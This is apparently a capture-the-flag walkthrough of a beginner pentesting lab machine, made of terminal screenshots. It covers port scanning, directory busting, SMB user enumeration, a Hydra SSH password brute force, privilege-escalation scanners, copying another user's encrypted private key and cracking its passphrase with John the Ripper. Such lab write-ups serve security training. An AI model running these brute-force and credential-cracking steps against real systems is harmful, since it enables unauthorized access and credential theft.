
Nmap Result

```
Starting Nmap 7.60 ( https://nmap.org ) at 2021-08-06 07:21 BST
Nmap scan report for ip-10-10-11-235.eu-west-1.compute.internal (10.10.11.235)
Host is up (0.00090s latency).
Not shown: 994 closed ports
PORT     STATE SERVICE     VERSION
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 db:45:cb:be:4a:8b:71:f8:e9:31:42:ae:ff:f8:45:e4 (RSA)
|   256 09:b9:b9:1c:e0:bf:0e:1c:6f:7f:fe:8e:5f:20:1b:ce (ECDSA)
|_  256 a5:68:2b:22:5f:98:4a:62:21:3d:a2:e2:c5:a9:f7:c2 (EdDSA)
80/tcp   open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
| ajp-methods:
|_  Supported methods: GET HEAD POST OPTIONS
8080/tcp open  http        Apache Tomcat 9.0.7
|_http-favicon: Apache Tomcat
|_http-title: Apache Tomcat/9.0.7
MAC Address: 02:44:30:A0:CE:23 (Unknown)
Device type: general purpose
Running: Linux 3.X
OS CPE: cpe:/o:linux:linux_kernel:3.13
OS details: Linux 3.13
Network Distance: 1 hop
Service Info: Host: BASIC2; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
```


```
|_nbstat: NetBIOS name: BASIC2, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: basic2
|   NetBIOS computer name: BASIC2\x00
|   Domain name: \x00
|   FQDN: basic2
|_  System time: 2021-08-06T02:21:58-04:00
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_    Message signing enabled but not required
| smb2-time:
|   date: 2021-08-06 07:21:58
|_  start_date: 1600-12-31 23:58:45

TRACEROUTE
HOP RTT     ADDRESS
1   0.90 ms ip-10-10-11-235.eu-west-1.compute.internal (10.10.11.235)


OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/
.
Nmap done: 1 IP address (1 host up) scanned in 16.91 seconds
```

Directory Busting




```
root@ip-10-10-178-137:~# gobuster dir -u http://10.10.11.235/ -w /usr/share/word
lists/dirbuster/directory-list-2.3-medium.txt
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://10.10.11.235/
[+] Threads:        10
[+] Wordlist:       /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Timeout:        10s
===============================================================
2021/08/06 07:25:57 Starting gobuster
===============================================================
/development (Status: 301)
/server-status (Status: 403)
===============================================================
2021/08/06 07:26:19 Finished
===============================================================
root@ip-10-10-178-137:~#
```

SMB User Enumeration




```
[+] Getting local groups:

[+] Getting local group memberships:

[+] Getting domain groups:

[+] Getting domain group memberships:

 ======================================================================
|    Users on 10.10.11.235 via RID cycling (RIDS: 500-550,1000-1050)    |
 ======================================================================
[I] Found new SID: S-1-22-1
[I] Found new SID: S-1-5-21-2853212168-2008227510-3551253869
[I] Found new SID: S-1-5-32
[+] Enumerating users using SID S-1-22-1 and logon username '', password ''
S-1-22-1-1000 Unix User\kay (Local User)
S-1-22-1-1001 Unix User\jan (Local User)
[+] Enumerating users using SID S-1-5-32 and logon username '', password ''
S-1-5-32-500 *unknown*\*unknown* (8)
S-1-5-32-501 *unknown*\*unknown* (8)
S-1-5-32-502 *unknown*\*unknown* (8)
S-1-5-32-503 *unknown*\*unknown* (8)
S-1-5-32-504 *unknown*\*unknown* (8)
S-1-5-32-505 *unknown*\*unknown* (8)
```

Hydra – SSH Password Brute Force




```
[ATTEMPT] target 10.10.11.235 - login "jan" - pass "catdog" - 779 of 14344403 [c
hild 2] (0/5)
[ATTEMPT] target 10.10.11.235 - login "jan" - pass "armando" - 780 of 14344403 [
child 3] (0/5)
[ATTEMPT] target 10.10.11.235 - login "jan" - pass "margarita" - 781 of 14344403
 [child 5] (0/5)
[22][ssh] host: 10.10.11.235   login: jan   password: armando
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 5 final worker threads did not complete u
ntil end.
[ERROR] 5 targets did not resolve or could not be connected
[ERROR] 16 targets did not complete
Hydra (http://www.thc.org/thc-hydra) finished at 2021-08-06 07:53:54
root@ip-10-10-178-137:~#
```

Exploit Suggester




```
jan@basic2:/tmp$ chmod +x les.sh
jan@basic2:/tmp$ ./les.sh

Available information:

Kernel version: 4.4.0
Architecture: x86_64
Distribution: ubuntu
Distribution version: 16.04
Additional checks (CONFIG_*, sysctl entries, custom Bash commands): performed
Package listing: from current OS

Searching among:

76 kernel space exploits
48 user space exploits

Possible Exploits:

[+] [CVE-2017-16995] eBPF_verifier

   Details: https://ricklarabee.blogspot.com/2018/07/ebpf-and-analysis-of-get-re
kt-linux.html
   Exposure: highly probable
```

Running LinPeas




```
^[[1;34m╔══════════╣ ^[[1;32mAnalyzing OpenVPN Files (limit 70)
^[[0m^[[1;90m*.ovpn Not Found
^[[0m
^[[1;34m╔══════════╣ ^[[1;32mSearching ssl/ssh files
^[[0m^[[1;34m╔══════════╣ ^[[1;32mAnalyzing SSH Files (limit 70)
^[[0m^[[1;90mid_dsa* Not Found
^[[0m
-rw-r--r-- 1 kay kay 3326 Apr 19  2018 /home/kay/.ssh/^[[1;31mid_rsa^[[0m
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED

^G Get Help  ^O Write Out ^W Where Is  ^K Cut Text  ^J Justify   ^C Cur Pos
^X Exit      ^R Read File ^\ Replace   ^U Uncut Text^T To Spell  ^_ Go To Line
```

Kay SSH Private Key




```
jan@basic2:/home/kay/.ssh$ cat id_rsa
-----BEGIN RSA PRIVATE KEY-----
Proc-Type: 4,ENCRYPTED
DEK-Info: AES-128-CBC,6ABA7DE35CDB65070B92C1F760E2FE75

IoNb/J0q2Pd56EZ23oAaJxLvhuSZ1crRr4ONGUAnKcRxg3+9vn6xcujpzUDuUtlZ
o9dyIEJB4wUZTueBPsmb487RdFVkTOVQrVHty1K2aLy2Lka2Cnfjz8Llv+FMadsN
XRvjw/HRiGcXPY8B7nsA1eiPYrPZHIH3QOFIYlSPMYv79RC65i6frkDSvxXzbdfX
AkAN+3T5FU49AEVKBJtZnLTEBw31mxjv0lLXAqIaX5QfeXMacIQOUWCHATlpVXmN
lG4BaG7cVXs1AmPieflx7uN4RuB9NZS4Zp0lplbCb4UEawX0Tt+VKd6kzh+Bk0aU
hWQJCdnb/U+dRasu3oxqyklKU2dPseU7rlvPAqa6y+ogK/woTbnTrkRngKqLQxMl
lIWZye4yrLETfc275hzVVYh6FkLgtOfaly0bMqGIrM+eWVoXOrZPBlv8iyNTDdDE
3jRjqbOGlPs01hAWKIRxUPaEr18lcZ+OlY00Vw2oNL2xKUgtQpV2jwH04yGdXbfJ
LYWlXxnJJpVMhKC6a75pe4ZVxfmMt0QcK4oKO1aRGMqLFNwaPxJYV6HauUoVExN7
bUpo+eLYVs5mo5tbpWDhi0NRfnGP1t6bn7Tvb77ACayGzHdLpIAqZmv/0hwRTnrb
RVhY1CUf7xGNmbmzYHzNEwMppE2i8mFSaVFCJEC3cDgn5TvQUXfh6CJJRVrhdxVy
VqVjsot+CzF7mbWm5nFsTPPlOnndC6JmrUEUjeIbLzBcW6bX5s+b95eFeceWMmVe
B0WhqnPtDtVtg3sFdjxp0hgGXqK4bAMBnM4chFcK7RpvCRjsKyWYVEDJMYvc87Z0
ysvOpVn9WnFOUdON+U4pYP6PmNU4Zd2QekNIWYEXZIZMyypuGCFdA0SARf6/kKwG
oHOACCK3ihAQKKbO+SflgXBaHXb6k0ocMQAWIOxYJunPKN8bzzlQLJs1JrZXibhl
VaPeV7X25NaUyu5u4bgtFhb/f8aBKbel4XlWR+4HxbotpJx6RVByEPZ/kViOq3S1
```

SSH Private Key Passphrase Protection




```
root@ip-10-10-178-137:~# nano kay_id.rsa
root@ip-10-10-178-137:~# chmod 600 kay_id.rsa
root@ip-10-10-178-137:~# ssh -i kay_id.rsa kay@10.10.11.235
Enter passphrase for key 'kay_id.rsa':
kay@10.10.11.235's password:
Permission denied, please try again.
kay@10.10.11.235's password:
Permission denied, please try again.
kay@10.10.11.235's password:
kay@10.10.11.235: Permission denied (publickey,password).
root@ip-10-10-178-137:~#
root@ip-10-10-178-137:~# 
```




```
root@ip-10-10-178-137:/opt/john# ./ssh2john.py /root/kay_id.rsa > /root/to_be_cr
acked.txt
root@ip-10-10-178-137:/opt/john#
```

SSH Passpharase Cracking



```
root@ip-10-10-178-137:~# john to_be_cracked.txt --wordlist=/usr/share/wordlists/
rockyou.txt
Note: This format may emit false positives, so it will keep trying even after fi
nding a
possible candidate.
Warning: detected hash type "SSH", but the string is also recognized as "ssh-ope
ncl"
Use the "--format=ssh-opencl" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (SSH [RSA/DSA/EC/OPENSSH (SSH private keys) 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 0 for all loaded hash
es
Cost 2 (iteration count) is 1 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
beeswax          (/root/kay_id.rsa)
1g 0:00:00:09 DONE (2021-08-06 08:51) 0.1051g/s 1508Kp/s 1508Kc/s 1508KC/s □□;
Vamos!□
Session completed.
root@ip-10-10-178-137:~#
```

Final Password



```
root@ip-10-10-178-137:~# ssh -i kay_id.rsa kay@10.10.11.235
Enter passphrase for key 'kay_id.rsa':
Welcome to Ubuntu 16.04.4 LTS (GNU/Linux 4.4.0-119-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.


Last login: Mon Apr 23 16:04:07 2018 from 192.168.56.102
kay@basic2:~$ ls
pass.bak
kay@basic2:~$ cat pass.bak
heresareallystrongpasswordthatfollowsthepasswordpolicy$$
kay@basic2:~$
```